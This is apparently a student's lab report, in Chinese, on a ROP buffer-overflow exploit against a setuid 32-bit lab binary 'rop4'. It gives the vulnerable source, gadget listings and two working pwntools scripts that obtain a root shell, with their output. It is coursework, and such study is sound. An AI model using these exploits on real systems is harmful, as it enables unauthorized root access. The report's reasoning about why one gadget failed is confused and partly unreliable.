

# 20307130135李钧实验8

---

## 一、实验目的

## 二、实验过程

### 1、运行程序，分析代码

### 2、确定思路，分析过程

更简单的方法

### 3、寻找参数，构造攻击

(1) 确定payload需要填充多少字节内容

(2) 寻找要用的ROP Gadget

(3) 确定我们要用到的各个函数、全局变量的位置

(4)构造payload进行攻击

## 三、实验总结分析

### 1、execlp()函数

### 2、采用的gadget不同，攻击结果不同

20307130135 李钧

## 一、实验目的

1. 本实验所用虚拟机上有一个具有缓冲区溢出漏洞的可执行程序，rop4，具有's'属性。提供该执行程序的源码rop4.c。
2. 该程序采用了NX保护机制，栈不可执行；采用了静态编译选项生成。另外一个rop4\_dynamic采用动态编译选项，也可尝试（两者任选一个）。
3. 要求在linux上编程并利用相关调试工具，编写出一个利用该漏洞程序的工具(exploit)，获得带有root权限的shell，显示flag（不可用其他实验获得root显示flag）。
4. 编程语言不限，脚本也可，gcc和python环境已具备，若用其他编程语言请自行下载相关编程语言支持环境。

## 二、实验过程

### 1、运行程序，分析代码

源代码截屏如下所示，为了达到我们的攻击目的，我们可以利用read()函数、execlp()函数以及全局变量exec\_string[20]。

```
hacker@host-192-168-1-149:~/rop
1 #include <stdio.h>
2 #include <unistd.h>
3 #include <string.h>
4
5 char exec_string[20];
6 void exec_the_string() {
7     execlp(exec_string, exec_string, NULL);
8 }
9 void call_me_with_cafebabe(int cafebabe) {
10     if (cafebabe == 0xcafebabe) {
11         strcpy(exec_string, "/sh");
12     }
13 }
14 void call_me_with_two_args(int deadbeef, int cafebabe) {
15     if (cafebabe == 0xcafebabe && deadbeef == 0xdeadbeef) {
16         strcpy(exec_string, "/bin");
17     }
18 }
19 void vulnerable_function() {
20     char buf[128];
21     read(STDIN_FILENO, buf, 512);
22 }
23 void be_nice_to_people() {
24     // /bin/sh is usually symlinked to bash, which usually drops privs. Make
25     // sure we don't drop privs if we exec bash, (ie if we call system()).
26     gid_t gid = getegid();
27     setresgid(gid, gid, gid);
28     setuid(0);
29 }
30
31 int main(int argc, char** argv) {
32     exec_string[0] = '\0';
33     be_nice_to_people();
34     vulnerable_function();
35 }
```

参考PPT与攻略文件可知我们需要构造的payload形式应该如 payload=填充字符+read地址+Gadgets地址(pppr)+read参数\*3+execlp地址+4个填充字符"JUNK"+execlp参数\*3

的地址，并将execlp函数的参数构造成 /bin/bash 的地址。

- main “返回” 到read时，输入 “/bin/bash”
- “溢出串” 如下，详见Elearning上提供的攻略文件（但注意，有错）。

padding	read地址	Gadget地址	0(标准输入)	xxxxxxx(可读写的地址)	9("/bin/bash"长度)
execlp地址	JUNK	xxxxxxx(可读写的地址)	xxxxxxx(可读写的地址)	0	

```
python -c 'print "A"*140 + "BBBB" | strace ./rop4
...
...
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x42424242} ---
```

惊喜惊喜，140字节像其他ROP问题。现在在这一点，我会承认，我不知道`execlp()`应该如何工作。我所知道的是，根据他们的代码，`execlp("/bin/sh", "/bin/sh", NULL)`应该做的伎俩。首先我们使用`objdump`转储函数，我们会发现有很多。这是因为这个二进制是静态链接的。有很多功能可供选择:)。我grepped一些有用的功能。

## 2、确定思路，分析过程

更进一步，payload形式应该如：`payload="A"*140+read地址+Gadgets地址(pppr)+0(标准输入)+exec_string地址+9+execlp地址+4个填充字符"JUNK"+exec_string地址+exec_string地址+0`

其攻击过程如下：

1. 当`vulnerable__function()`函数执行结束即将ret时，执行`read()`函数
2. 此时程序运行将会把gadget当作`read()`函数结束的返回地址、把栈上的0,exec\_string,9作为`read()`函数的参数
3. `read()`函数执行结束就会跳转到gadget执行gadget的指令(`pop,pop,pop,ret`)，将`read()`的三个参数出栈（即PPT中所说的跳过read参数），并把`execlp()`作为下一个执行的函数

### 更简单的方法

源代码中可以观察到，`exec_the_string()`函数执行的就是`execlp(exec_string,exec_string,NULL)` 所以我们在构造攻击payload时，可以不跳到`execlp()`函数而直接跳转到`exec_the_string()`位置，即上述payload的“+execlp地址...”可以直接用“exec\_the\_string”的地址替换

## 3、寻找参数，构造攻击

### (1) 确定payload需要填充多少字节内容

根据攻略文章，我们模仿其指令运行，结果如下，需要填充140个字节才能到ret address

```

[hacker@host-192-168-1-149 rop]$ python -c 'print "A"*140 + "BBBB" | strace ./rop4
execve("./rop4", ["/rop4"], [/* 25 vars */]) = 0
strace: [ Process PID=10219 runs in 32 bit mode. ]
uname({sysname="Linux", nodename="host-192-168-1-149", ...}) = 0
stat("/etc/sysconfig/64bit_strstr_via_64bit_strstr_sse2_unaligned", 0xffffd350) = -1 ENOENT (
No such file or directory)
brk(NULL)                                = 0x80f8000
brk(0x80f8d40)                           = 0x80f8d40
set_thread_area({entry_number:-1, base_addr:0x80f8840, limit:1048575, seg_32bit:1, contents:0
, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0 (entry_number:12)
brk(0x8119d40)                           = 0x8119d40
brk(0x811a000)                           = 0x811a000
access("/etc/suid-debug", F_OK)           = -1 ENOENT (No such file or directory)
fcntl64(0, F_GETFD)                      = 0
fcntl64(1, F_GETFD)                      = 0
fcntl64(2, F_GETFD)                      = 0
getegid32()                              = 1000
setresgid32(1000, 1000, 1000)             = 0
setuid32(0)                              = -1 EPERM (Operation not permitted)
read(0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...", 512) = 145
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x42424242} ---
+++ killed by SIGSEGV +++
Segmentation fault
[hacker@host-192-168-1-149 rop]$ _

```

## (2) 寻找要用的ROP Gadget

如下图所示，我们可以找到 `0x0809cd25 : pop ebp ; pop esi ; pop edi ; ret`  
 或者是 `0x0804a6df : pop ebx ; pop esi ; pop edi ; ret`

```
hacker@host-192-168-1-149:~/rop
+++ killed by SIGSEGV +++
Segmentation fault
[hacker@host-192-168-1-149 rop]$ ROPgadget --binary rop4 --only "pop|ret"
Gadgets information
=====
0x0809c8c2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809b8ad : pop ds ; ret
0x0809c8ba : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080c8876 : pop eax ; ret
0x0806c654 : pop eax ; ret 0xffff
0x0806e43d : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809cd25 : pop ebp ; pop esi ; pop edi ; ret
0x080486f1 : pop ebp ; ret
0x080c563d : pop ebp ; ret 0x10
0x08086e15 : pop ebp ; ret 0x14
0x08085640 : pop ebp ; ret 0xc
0x080484f9 : pop ebp ; ret 4
0x0808c7fe : pop ebp ; ret 8
0x0809cd24 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080c182a : pop ebx ; pop edi ; ret
0x0805700a : pop ebx ; pop edx ; ret
0x080b234c : pop ebx ; pop esi ; pop ebp ; ret
0x080486ee : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080c563a : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08086e12 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x0808563d : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x080484f6 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x0808c7fb : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x0804a6df : pop ebx ; pop esi ; pop edi ; ret
0x0807f621 : pop ebx ; pop esi ; pop edi ; ret 4
0x0804837f : pop ebx ; pop esi ; ret
0x080481e1 : pop ebx ; ret
0x080e1d5c : pop ebx ; ret 0x6f9
0x0808a139 : pop ebx ; ret 8
0x08057031 : pop ecx ; pop ebx ; ret
0x080ed929 : pop ecx ; ret
0x080486f0 : pop edi ; pop ebp ; ret
0x080c563c : pop edi ; pop ebp ; ret 0x10
0x08086e14 : pop edi ; pop ebp ; ret 0x14
0x0808563f : pop edi ; pop ebp ; ret 0xc
0x080484f8 : pop edi ; pop ebp ; ret 4
0x0808c7fd : pop edi ; pop ebp ; ret 8
0x08074eb2 : pop edi ; pop ebx ; ret
0x0805410b : pop edi ; pop esi ; pop ebx ; ret
0x0806ea78 : pop edi ; pop esi ; ret
0x080483ed : pop edi ; ret
0x0807f623 : pop edi ; ret 4
0x08057030 : pop edx ; pop ecx ; pop ebx ; ret
0x0805700b : pop edx ; ret
0x0809c8b9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

### (3) 确定我们要用到的各个函数、全局变量的位置

对于静态编译的rop4，我们可以在内存中找到各个函数、全局变量的稳定地址，我们可以通过pwntools提供的一些泄露函数（如ELF类），其原型如下

#### ▼ 用ELF类获取全局变量和函数地址

Python |

```
1 # 使用 ELF 泄漏函数加载目标程序
2 elf = ELF('./your_target_program')
3 # 获取全局变量和函数地址
4 address_of_variable = elf.symbols['your_global_variable']
5 address_of_function = elf.symbols['your_function_name']
```

在本次实验中我们要使用的代码块如下所示


#### ▼ 利用ELF获取需要的地址

Python |

```
1 code = ELF("./rop4") #加载目标程序（静态编译的rop4程序）
2 read_addr = code.symbols['__libc_read'] #获取read()的地址
3 execlp_addr = code.symbols['execlp'] #获取execlp()的地址
4 char_addr = code.symbols['exec_string'] #获取exec_string[20]的地址
5 exec_the_string = code.symbols['exec_the_string'] #exec_the_string()地址
```

### (4)构造payload进行攻击

构造攻击的代码、运行结果如下所示，攻击成功



```
hacker@host-192-168-1-149:~/rop
from pwn import *
context(os='linux', arch='i386', log_level='debug')

code = ELF("./rop4")
p = process('./rop4')

read_addr = code.symbols['__libc_read']
execlp_addr = code.symbols['execlp']
char_addr = code.symbols['exec_string']
pppr = 0x0809cd25

# write 140 bytes
payload = b"A"*140

# read(0,&exec_string,9)
# read "/bin/bash" into &exec_string
payload += p32(read_addr)+p32(pppr)+p32(0x0)+p32(char_addr)+p32(0x09)

# run execlp(), execlp(exec_string,exec_string,0)
payload += p32(execlp_addr)+b"JUNK"+p32(char_addr)+p32(char_addr)+p32(0x0)

p.sendline(payload)
p.send(b"/bin/bash")
p.interactive()
```

```

[hacker@host-192-168-1-149 rop]$ vi tst1.py
[hacker@host-192-168-1-149 rop]$ python tst1.py
[DEBUG] '/home/hacker/rop/rop4' is statically linked, skipping GOT/PLT symbols
[*] '/home/hacker/rop/rop4'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[+] Starting local process './rop4' argv=['./rop4'] : pid 10229
[DEBUG] Sent 0xb5 bytes:
00000000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000080  41 41 41 41 41 41 41 41 41 41 41 41 e0 5a 05 08 |AAAA|AAAA|AAAA|.Z...|
00000090  25 cd 09 08 00 00 00 00 20 7a 0f 08 09 00 00 00 |%. . . .|. . . .|z . .|.
. . .|
000000a0  e0 57 05 08 4a 55 4e 4b 20 7a 0f 08 20 7a 0f 08 |.W . .|JUNK|z . .|z . .
|
000000b0  00 00 00 00 0a
000000b5
[DEBUG] Sent 0x9 bytes:
'/bin/bash'
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
'id\n'
[DEBUG] Received 0x72 bytes:
'uid=0(root) gid=0(root) groups=0(root),1000(hacker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023\n'
uid=0(root) gid=0(root) groups=0(root),1000(hacker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
$

```

使用更简单的攻击方法，并尝试另一个gadget地址，结果如下



```

hacker@host-192-168-1-149:~/rop
from pwn import *
context(os='linux', arch='i386', log_level='debug')

code = ELF("./rop4")
p = process('./rop4')

read_addr = code.symbols['__libc_read']
char_addr = code.symbols['exec_string']
exec_the_string = code.symbols['exec_the_string']

pppr = 0x0804a6df # 0x0809cd25 is ok

# write 140 bytes
payload = b"A"*140

# read(0,&exec_string,9)
# read "/bin/bash" into &exec_string
payload += p32(read_addr)+p32(pppr)+p32(0x0)+p32(char_addr)+p32(0x09)

# run exec_the_string()
payload += p32(exec_the_string)

p.sendline(payload)
p.send(b"/bin/bash")
p.interactive()

```

```

[hacker@host-192-168-1-127 rop]$ python easy.py
[DEBUG] '/home/hacker/rop/rop4' is statically linked, skipping GOT/PLT symbols
[*] '/home/hacker/rop/rop4'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[+] Starting local process './rop4' argv=['./rop4'] : pid 10490
[DEBUG] Sent 0xa5 bytes:
00000000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
*
00000080  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  |AAAA|AAAA|AAAA|Z..|
00000090  df a6 04 08 00 00 00 00 20 7a 0f 08 09 00 00 00  |...|...|z...|
...
000000a0  84 8e 04 08 0a                                     |...|.
000000a5
[DEBUG] Sent 0x9 bytes:
'/bin/bash'
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
'id\n'
[*] Got EOF while reading in interactive
$
[DEBUG] Sent 0x1 bytes:
'\n' * 0x1
[*] Process './rop4' stopped with exit code -11 (SIGSEGV) (pid 10490)
[*] Got EOF while sending in interactive
[hacker@host-192-168-1-127 rop]$ vi easy.py

```

上述使用了 `0x0804a6df : pop ebx ; pop esi ; pop edi ; ret` 这一gadget无法成功攻击，而将采用的gadget换回 `0x0809cd25 : pop ebp ; pop esi ; pop edi ; ret` 则可以攻击



击成功，攻击成功截图如下

```
[hacker@host-192-168-1-127 rop]$ python easy.py
[DEBUG] '/home/hacker/rop/rop4' is statically linked, skipping GOT/PLT symbols
[*] '/home/hacker/rop/rop4'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[+] Starting local process './rop4' argv=['./rop4'] : pid 10499
[DEBUG] Sent 0xa5 bytes:
00000000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
*
00000080  41 41 41 41 41 41 41 41 41 41 41 41  e0 5a 05 08  |AAAA|AAAA|AAAA|.Z...|
00000090  25 cd 09 08 00 00 00 00 20 7a 0f 08 09 00 00 00  |%. .... |z...|.
. . . |
000000a0  84 8e 04 08 0a                                |.....|.
000000a5
[DEBUG] Sent 0x9 bytes:
'/bin/bash'
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
'id\n'
[DEBUG] Received 0x72 bytes:
'uid=0(root) gid=0(root) groups=0(root),1000(hacker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023\n'
uid=0(root) gid=0(root) groups=0(root),1000(hacker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

后来重新启动场景，再使用gadget 0x0809cd25 : pop ebp ; pop esi ; pop edi ; ret 攻击可成功，究其原因可能是在上一次攻击失败的操作过程中误删了部分攻击代码。

```

[hacker@host-192-168-1-149 rop]$ vi tst2.py
[hacker@host-192-168-1-149 rop]$ python tst2.py
[DEBUG] '/home/hacker/rop/rop4' is statically linked, skipping GOT/PLT symbols
[*] '/home/hacker/rop/rop4'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[+] Starting local process './rop4' argv=['./rop4'] : pid 10250
[DEBUG] Sent 0xa5 bytes:
00000000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
*
00000080  41 41 41 41 41 41 41 41 41 41 41 41 e0 5a 05 08  |AAAA|AAAA|AAAA|.Z..|
00000090  df a6 04 08 00 00 00 00 20 7a 0f 08 09 00 00 00  |.....|.z...|
...
000000a0  84 8e 04 08 0a                                     |.....|.
000000a5
[DEBUG] Sent 0x9 bytes:
'/bin/bash'
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
'id\n'
[DEBUG] Received 0x72 bytes:
'uid=0(root) gid=0(root) groups=0(root),1000(hacker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023\n'
uid=0(root) gid=0(root) groups=0(root),1000(hacker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
$ exit
[DEBUG] Sent 0x5 bytes:
'exit\n'
[*] Got EOF while reading in interactive
$
[DEBUG] Sent 0x1 bytes:
'\n' * 0x1
[*] Process './rop4' stopped with exit code 0 (pid 10250)
[*] Got EOF while sending in interactive
[hacker@host-192-168-1-149 rop]$ _

```

## 三、实验总结分析

### 1、execlp()函数

在rop4.c源代码中地execlp()函数，是一个用于在Unix/Linux系统中执行外部程序的系统调用函数。它是C标准库中的一个函数，通常与 fork() 或 vfork() 等一起使用，用于替换当前进程的映像(image)为另一个程序的映像。这是一个非常强大的函数，因为它允许你在一个进程中启动其他程序。其函数原型为 `int execlp(const char *file, const char *arg,...)`，其中file 参数是要执行的可执行文件的名称。可以只提供文件名，而不需要提供完整路径，因为它会在系统的路径中搜索；arg 参数是传递给可执行文件的第一个参数，通常是程序的名称本身。后续的参数可以用变参(...)传递。该函数作用如下：

1. 执行其他程序: 它用于执行另一个可执行文件，可以是系统中的标准工具或用户自定义的可执行文

件。

2. 替换当前进程: 当调用 `execlp()` 时, 当前进程的代码、数据、堆栈等都会被新程序的内容替代。这意味着原始进程的代码执行完毕后, 不会继续执行原始进程的后续代码, 而是切换到新程序。
3. 搜索程序路径: `execlp()` 函数会在系统的路径中搜索要执行的程序。这意味着你可以只提供程序的名称, 而不需要提供其完整路径。
4. 传递命令行参数: 你可以将参数传递给要执行的程序, 以便程序可以根据这些参数进行不同的操作。

## 2、采用的gadget不同, 攻击结果不同

在上述实验过程中, 本人尝试了找到的两个gadget (都带有三个pop和一个ret), 但实施攻击时只有其中一个gadget能够成功。究其原因, 在32位机器上是通过栈传递参数的, 实验时需要通过三个pop将栈中的参数弹出以达到跳过read参数的目的。

使用gadget `0x0804a6df : pop ebx ; pop esi ; pop edi ; ret` 不能够成功, 因为该指令中pop ebx是用于将栈中的值弹出并存储到寄存器EBX中, 不会弹出函数参数, 它不是用于传递参数的常规方法, 而是在汇编语言中用于访问栈上的数据。

但经过网上查找, `read()`函数调用参数的寄存器内容应该符合如下规则, 在多次重启场景进行尝试之后, 发现两个gadget都能成功攻击。我们只需要三个连续的pop即可将参数正确传递到`read()`函数当中。

9 read(A,B,C)函数的参数是放在那些寄存器中的



`read` 函数是一个用于从文件描述符中读取数据的Unix系统调用。它的参数通常如下:

```
ssize_t read(int fd, void *buf, size_t count);
```

在函数调用时, 参数会被放在寄存器中或栈上, 具体取决于编程语言、调用约定和目标平台。一般来说, 常见的情况如下:

1. `int fd` 参数通常传递给 `EBX` 寄存器, 但这取决于具体的调用约定和目标平台。
2. `void *buf` 参数通常传递给 `ECX` 寄存器, 但也取决于具体的调用约定和目标平台。
3. `size_t count` 参数通常传递给 `EDX` 寄存器, 但同样也取决于具体的调用约定和目标平台。

举例来说，如果你要在汇编语言中手动调用 `read` 函数，你可以按照以下方式设置寄存器：

```
mov eax, 3      ; syscall number for read on Linux
mov ebx, [file_descriptor] ; file descriptor in ebx
mov ecx, [buffer_address] ; buffer address in ecx
mov edx, [buffer_size]   ; buffer size in edx
int 0x80         ; trigger the system call
```

在这个示例中，`file_descriptor` 是文件描述符的值，`buffer_address` 是缓冲区的地址，`buffer_size` 是要读取的字节数。然后，通过 `int 0x80` 触发系统调用。

需要强调的是，现代的编译器和系统通常会处理函数参数的传递，因此在大多数情况下，你无需手动设置寄存器来调用系统调用或函数。